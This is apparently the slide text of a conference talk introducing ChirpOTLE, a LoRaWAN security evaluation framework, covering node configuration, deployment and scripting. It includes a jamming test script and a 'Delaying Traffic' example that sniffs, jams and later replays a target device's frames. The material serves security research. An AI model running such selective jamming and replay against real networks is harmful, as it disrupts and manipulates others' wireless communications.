```
Save changes and quit
```

```
=== Controller Configurations ===
```

```
Configuration: default
```




```
Create new configuration
```

```
Go back
```

Using the Framework

Device Placement & Node Configuration

With **confdump** you get an overview of the available configurations.






```
$ ./chirpotle.sh confdump
Configuration: default
alice (office23)
  Hostname: 10.10.23.1:42337
  ● alice_hackrf (HackRF)
    Capture Dir: /tmp
  ● alice_feather (LoRa)
    Firmware: lora-feather-m0
    Serial Port: /dev/ttyACM0
    Connection: uart
  ● alice_lopy4 (LoRa)
    Firmware: lopy4-uart
    Serial Port: /dev/ttyUSB0
    Connection: uart
bob (office42)
  Hostname: 10.10.42.1:42337
  ● bob_lora_hat (LoRa)
    Firmware: native-raspi
    SPI Port: /dev/spidev0.0
    Connection: spi
  ● bob_lopy4 (LoRa)
    Firmware: lopy4-uart
    Serial Port: /dev/ttyUSB0
    Connection: uart
```

Using the Framework

Preparing the Boards

deploy builds the firmware on the controller, **sends** it to the nodes and they **upload** it to the boards.



```
$ ./chirpotle.sh deploycheck
Running Custom Node Script ...
10.10.42.1 ✓ Success: Accessible via SSH as root
10.10.42.1 ✓ Success: Python 3 installed
10.10.42.1 ✓ Success: pip for Python 3 installed
10.10.42.1 ✓ Success: git installed
10.10.42.1 ✓ Success: gcc and make installed
10.10.42.1 ✓ Success: HackRF tools installed
10.10.23.1 ✓ Success: Accessible via SSH as root
10.10.23.1 ✓ Success: Python 3 installed
10.10.23.1 ✓ Success: pip for Python 3 installed
10.10.23.1 ✓ Success: git installed
10.10.23.1 ✓ Success: gcc and make installed
10.10.23.1 ✓ Success: HackRF tools installed
```

```
$ ./chirpotle.sh deploy
Running Custom Node Script ...
```

(...)

```
$ ./chirpotle.sh restartnodes
```

Using the Framework

Modes of Interaction


Python REPL

```
$ ./chirpotle.sh interactive
```

```
ChirPOTLE interactive mode
File Edit View Search Terminal Help
>>> node_lopy1.receive()
0
>>> node_lopy0.transmit_frame([ord(x) for x in 'Hello, RIOT Summit!'])
0
>>> frame = node_lopy1.fetch_frame()
>>> print("".join(chr(x) for x in frame['payload']))
Hello, RIOT Summit!
>>> print(json.dumps(frame,indent=2))
{
  "has_more": false,
  "frames_dropped": false,
  "rssi": -123,
  "snr": 30,
  "time_valid_header": 414533342124,
  "time_rxdone": 414533997388,
  "crc_error": false,
  "payload": [
    72,
    101,
    108,
    108,
    111,
    44,
    32,
    82,
    73,
    79,
    84,
    32,
    83,
    117,
    109,
    109,
    105,
    116,
  ]
}
```

Jupyter Notebook

```
$ ./chirpotle.sh notebook
```



Predefined Script

```
$ ./chirpotle.sh run script.py
```

```
ChirPOTLE Scripting
File Edit View Search Terminal Help
#!/usr/bin/env python
import sys
import chirpotle
import time
from chirpotle.context import tpy_from_context

tc, devices = tpy_from_context()

noderx = tc.nodes['node']['hat']
jammer = tc.nodes['node']['lopy0']
nodetx = tc.nodes['node']['lopy1']

jammer.configure_gain(1, False, 15)

noderx.receive()
jammer.enable_sniffer(action='internal')

for txpow in [0,5,10,15]:
    nodetx.configure_gain(1, False, txpow)
    jammed = 0
    received = 0
    for n in range(10):
        payload = list(range(n, n+10))
        nodetx.transmit_frame(payload, blocking=True)
        time.sleep(0.2)
        frm = noderx.fetch_frame()
        while frm is not None:
            if frm['payload']==payload:
                received+=1
                break
            frm = noderx.fetch_frame()
        else:
            jammed+=1
    print(f"tx_pow={txpow}dB\t{received} received\t{jammed}\tjammed")
"test-jamming.py" 37L, 924C 8,0-1 Top
```

A Practical Example

Delaying Traffic

```
tc, devices = tpy_from_context()

# Node at transmitter
alice = tc.nodes['alice']['lopy']

# Node at receiver
bob = tc.nodes['bob']['lopy']

# Channel config
channel = {
    'frequency': 868100000, # Hz
    'bandwidth': 250, # kHz
    'spreadingfactor': 7,
    'syncword': 18, # private network
    'codingrate': 5,
    'invertiqtx': True,
    'invertiqrx': False,
    'explicitheader': True
}

# Initialize boards
alice.set_lora_channel(**channel)
bob.set_lora_channel(**channel)
```

```
# Sniff and jam frames for device with DevAddr = DEADBEEF
alice.receive()
bob.enable_sniffer(action='internal', # use jammer on board
    pattern = [0, 0xDE, 0xAD, 0xBE, 0xEF],
    mask = [0, 0xff, 0xff, 0xff, 0xff])

# Wait for frame to be sniffed
frm = alice.fetch_frame()
while frm is None:
    frm = alice.fetch_frame()
    if frm is not None and \
        frm['payload'][1:5] != [0xDE, 0xAD, 0xBE, 0xEF]:
        frm = None

# Now we have a frame and set a delay
# (Bob continues jamming until standby() is called for him)
alice.standby()
time.sleep(120)

# Now we disable the jammer and play the delayed frame
bob.standby()
alice.transmit_frame(frm['payload'], blocking=True)
```

Limitations & Next Steps

- **Control channel** via ubjson an stream processing is complex
 - Could maybe make use of **riotctrl**
- **Only SX127x transceivers** supported → single channel
 - Add support for SX1301 (LoRa concentrator)
- Build system and remote flashing needs much **manual work** (e.g., installing esptool, building bossa, the actual flashing on the nodes)
 - Still looking for a good solution
→ any input appreciated



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Chirp OTLE

Available on GitHub:
<https://github.com/seemoo-lab/chirpotle>

Related Publication:
(more focused on specification issues and attacks)
Frank Hessel, Lars Almon, and Flor Álvarez:
ChirpOTLE: A Framework for Practical LoRaWAN
Security Evaluation, ACM WiSec '20
Paper: <https://doi.org/10.1145/3395351.3399423>
Talk: <https://youtu.be/0BEU7mPADSk?t=20566>



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About us

The LOEWE center emergenCITY, established in **2020**, combines the extensive research in Hesse on resilient and crisis-proof infrastructures in digital cities.

emergenCITY is an interdisciplinary and multi-site collaboration led by **Technische Universität Darmstadt, Universität Kassel, and Philipps-Universität Marburg**. Twenty-three professors from the fields of computer science, electrical engineering and information technology, mechanical engineering, social sciences and history, architecture, economics, and law conduct research in four interlinked program areas: City and Society, Information, Communication, and Cyber-Physical Systems.

Also, the **Federal Office of Civil Protection and Disaster Assistance (BBK), the City of Darmstadt, the German Aerospace Center (DLR)**, and more than 40 other partners from industry and science are involved in the center.



U N I K A S S E L
V E R S I T Ä T



Exzellente Forschung für
Hessens Zukunft